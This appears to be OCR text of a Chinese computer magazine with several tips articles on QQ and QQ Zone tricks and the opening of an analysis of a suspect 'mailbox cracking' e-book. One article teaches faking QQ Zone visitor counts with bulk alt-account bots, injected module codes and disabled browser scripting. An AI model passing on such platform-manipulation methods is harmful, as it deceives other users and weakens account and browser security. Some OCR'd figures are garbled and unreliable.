
图5　选择启动方式

另外，程序还有一些不影响大局的其他设置，比如设置快捷键什么的，这些大家就自己研究吧。一切都设置好了，就点"Start"开始新生活吧。

编辑点评：

用一套鼠标键盘就可以控制你所有的电脑，这的确是一件很酷的事情。家里有多台电脑，或者你有个随身携带的笔记本，那么你家里电脑的鼠标键盘只需要保留一套就可以了！

让你的QQ空间变得最火



Milky Way

从本文您可以学到：

三种踩空间和刷人气的方法


大家踩朋友空间的时候是不是要看看其空间的最近访客和人气呢？还有就是今日访问人数和历史访问人数的数目，如图1。有时候看到朋友的空间的人数大得简直不可思议，其实他们大多都是作弊获得的！怎么作弊的呢？请看下文解析。

今日访问人数：101010101010000　历史访问人数：111880101010010000

图1　访问人数

一、使用QQ空间小秘书

打开QQ空间小秘书，输入你的QQ号码和密码登录，界面如图2。在这里你只要输入对方号码，然后输入要留言的内容后点击"发表留言"，接着输入验证码就可以了。如果你要回复日记的话，


图2　QQ空间小秘书




图3　发表留言

先输入内容，然后点击“回复日记”，在获取的日记列表中选中你要回复的日记，再点击“回复日记”，接着输入验证码，就可以了。

好了，最炫的出来了，就是使用超级互踩，在这里可以使用留言互踩，日志互踩。点击“使用超级互踩”，输入要互踩的内容，然后点击发表留言，输入验证码就可以了，如图3。

二、使用QQ空间人气精灵V3.97正式版

打开QQ空间人气精灵V3.97正式版，输入你要刷人气的QQ号码，这里有普通模式和VIP模式两种，我们选择普通模式就可以了。然后添加号码，这号码是你的小号，越多越好，还可以批量登录，导入格式为：**QQ号码——QQ密码**，如123456——000000。然后输入验证码，看，已经刷了很多了，如图4。

今日访问人数：1120000　历史访问人数：14271000

图4　修改后的结果

三、用无敌代码打造上亿人气

首先奉献上代码：

```
@VCP(100)
@VCM(100)
@DVP(100)
@DVM(100)
```

100是数目，意思是你空间今日访客和历史访客的倍数，数字越大，人气越高。好了，开始进入空间，点击“**自定义**”－“**新建模块**”－“**图文模块**”，在“添加标题”和“标题”处输入@VCP@，然后在“描述”中输入：

```
@VCP(1000)
@VCM(1000)
@DVP(1000)
@DVM(1000)
```




图5　禁用活动脚本

最后输入验证码号后保存，回去看一下，如图4。但是先别高兴得太早，因为刷新后就恢复原形了！好了，再一次点击“**自定义**”－“**模块管理**”，先不要动，不要关闭第一个空间，接着再打开一次空间，在第二个空间中点击“**工具**”－“**Internet选项**”－“**Internet**”－“**自定义级别**”，把活动脚本改为“**禁用**”，如图5。

然后在第一个空间中，把建的模块提交放在页面上，提交后有这个就表示可以了，这个很重要哦，如图6。好了，先不要保存，因为保存不了。




图6　出现模块

然后在第二个空间中点击“**工具**”－“**Internet选项**”－“**安全**”，把其中的设置改为默认级别，然后回到第一个空间点击“保存”，再看看最近访客，如图7。

今日访问人数：1194000　历史访问人数：14465000

图7　最终结果

好了，一下子介绍了三种方法，你的空间一定很炫了。

编辑点评：

怎样才能让空间炫起来？怎样才能有更多的人气？本文给你解答了。现在针对QQ空间的软件很多，但真正好用的可不多哦，并且很多软件和代码时效性都很强，大家可要抓紧时间啊。

COOL技巧　不是会员用QQ发魔法表情

文 我非英雄

某日我的死党给我发了一个表情（表情还很搞笑），但我看到他不是会员啊！怎么能发送呢？所以我问了一下，就有了本篇文章。

所使用的工具就是“吐司传情专家”，是互联网沟通的免费娱乐工具（目前支持QQ、MSN、IE浏览器），整合目前网上流行的各种主题表情，支持MSN发送超大图，QQ发送传情动漫，IE浏览器网页插入表情图片，内容庞大经典。



图1




图2

一、下载及安装

通过http://www.toos.com/download.php下载回来是一个压缩文件，解压后开始安装，软件的安装过程也十分的简单，只要一路点击“下一步”按钮即可。

二、吐司传情发送

1、注册

首先要注册以后才能使用，点击界面右上角的“登陆”按钮，弹出登录窗口，点击登录窗口中的“注册”以后进入吐司官网进行注册。只要根据提示进行操作即可完成注册，注册成功后到邮箱激活一下就可以了。

2、吐司表情发送

首先开启一个QQ好友对话窗口，然后在“吐司传情专家”界面中选择表情，想要发哪一个表情就单击那个表情，如图1所示。当你单击表情以后，表情立刻就会出现在你打开的QQ对话窗口中，然后点击发送即可。软件还有动漫发送，如图2所示。

如果你还嫌这些表情不够的话，可以到官方网站看一下，那里的表情更丰富。如果想要使用网站上的表情，查看以后上面会有提示：“表情已经复制到您系统的剪贴板中，在聊天窗口内粘贴就可以了”。

怎么样啊？是不是非常的丰富呢？你也赶紧下载一个“吐司传情专家”和网友聊天吧，你将和QQ会员一样，也拥有魔法表情。

无限次使用QQ空间醒目灯！一键即可拥有！

天方不夜谭

看到别人的日志是不是特别醒目（金闪闪的）？而自己的只不过是一个很普通的黑白字，一比之下就低了一截。自己又没有醒目灯道具、又不是黄钻贵族，那怎么办？不用担心，现在我教大家无限量刷QQ空间醒目灯，永久有效！

方法如下：**只需要进空间有醒目灯的日志，进去转载他的醒目灯日志**，然后再到你的空间日志看看，是不是也有醒目灯的日志了？然后再修改转载的日志“标题”与“内容”就可以了。遗憾的是多了个“转”字，不过好过没有啦！有便宜不占白不占，占了不白占。

帮你找回丢失的QQ好友

猜哀周本

WWW.NOHACK.CN

告诉大家一个小技巧，可以帮你找回丢失的QQ好友。首先打开QQ好友恢复系统的网址“WWW.HUIFU.QQ.COM”，然后登录你的QQ。登录以后会让你选择最近3、2、1个月内被删除的好友，按你自己的需要选择，选择好后点“确定”就可以了。很简单吧？当你误删了好友时不妨一试。

Q版黑客

对一款电子书籍的“破解”

simon

原点首语

我见到过玩黑的一类人大多数都很累，他们一天到晚都坐在电脑前面，除上吃饭、上厕所以外就是操作电脑了。以前我也有过这样的经历，而且确实很累，不知道这些人中以后都是靠计算机吃饭的吗？其实并非这样，大多数人只是一个兴趣爱好而已，也希望大家趁着十一好好休息一下，你会发现生活中除了计算机还有许多有意义的事情。

从本文你可以学到：

常见的小技巧

最近在网上看到一个号称可以破解任何邮箱的网站，我很是好奇。据了解，邮箱并不是那么容易被破解，但是出于好奇，还是很想知道对方到底是采用的什么方法，是不是最近邮箱破解又有了新技术。

带着疑问，我开始对其网站中的资料进行分析和整理，从网站下载了一个称之为“邮箱密码破解魔法书”的压缩包，由此对其展开分析和研究。下面是我的一些操作步骤和思路，写出来跟大家一起分享（最近手疼，估计是得了传说中的鼠标手，不能长时间进行鼠标和键盘操作，很是郁闷，不知道大家有什么好办法可以治疗）。

一、杀毒处理

通过外部途径获取的软件，绝大多数都是不安全的，因此首先需要进行杀毒处理。当然，你也可以手动进行分析，配合文件监视器、进程监视器、网络连接监视器等工具进行。我一般是将软件放入虚拟机中进行测试和分析，即使出问题也无关紧要。

下载压缩包到本地后，首先进行杀毒处理，我用的杀毒软件是avast，效果虽然不如小红伞，但是绝大多数病毒都能查杀。查杀的结果在意料之中，如图1所示，avast提示有病毒存在，是广告类病毒。

由于只是想看看“邮箱密码破解魔法书”中的具体内容，因此没有对该软件进行病毒方面的分析，该可执行电子书我已经附在附件中，感兴趣的朋友可以自己去分析（建议在虚拟机中进行）。

二、执行电子图书并查看内容

“邮箱密码破解魔法书”是以可执行文件出现的，**电子图书类型一般有三种：第一种是exe文件，直接执行即可；第二种是chm文件，这个大家都非常熟悉，最常用的电子图书格式；第三种就是通用电子图书格式，例如pdf、pdg以及cai等。在执行exe文件类型的电子图书时要特别小心，它可是捆绑木马的上佳载体。**




图1　使用avast！查杀电子图书

打开“邮箱密码破解魔法书”后可以看到该书正常运行，在运行前还访问了该电子书的网站，在该书中有五个内容，如图2所示，感觉文件是用word做成的。




图2　查看“邮箱密码破解魔法书”内容

三、复制文件内容

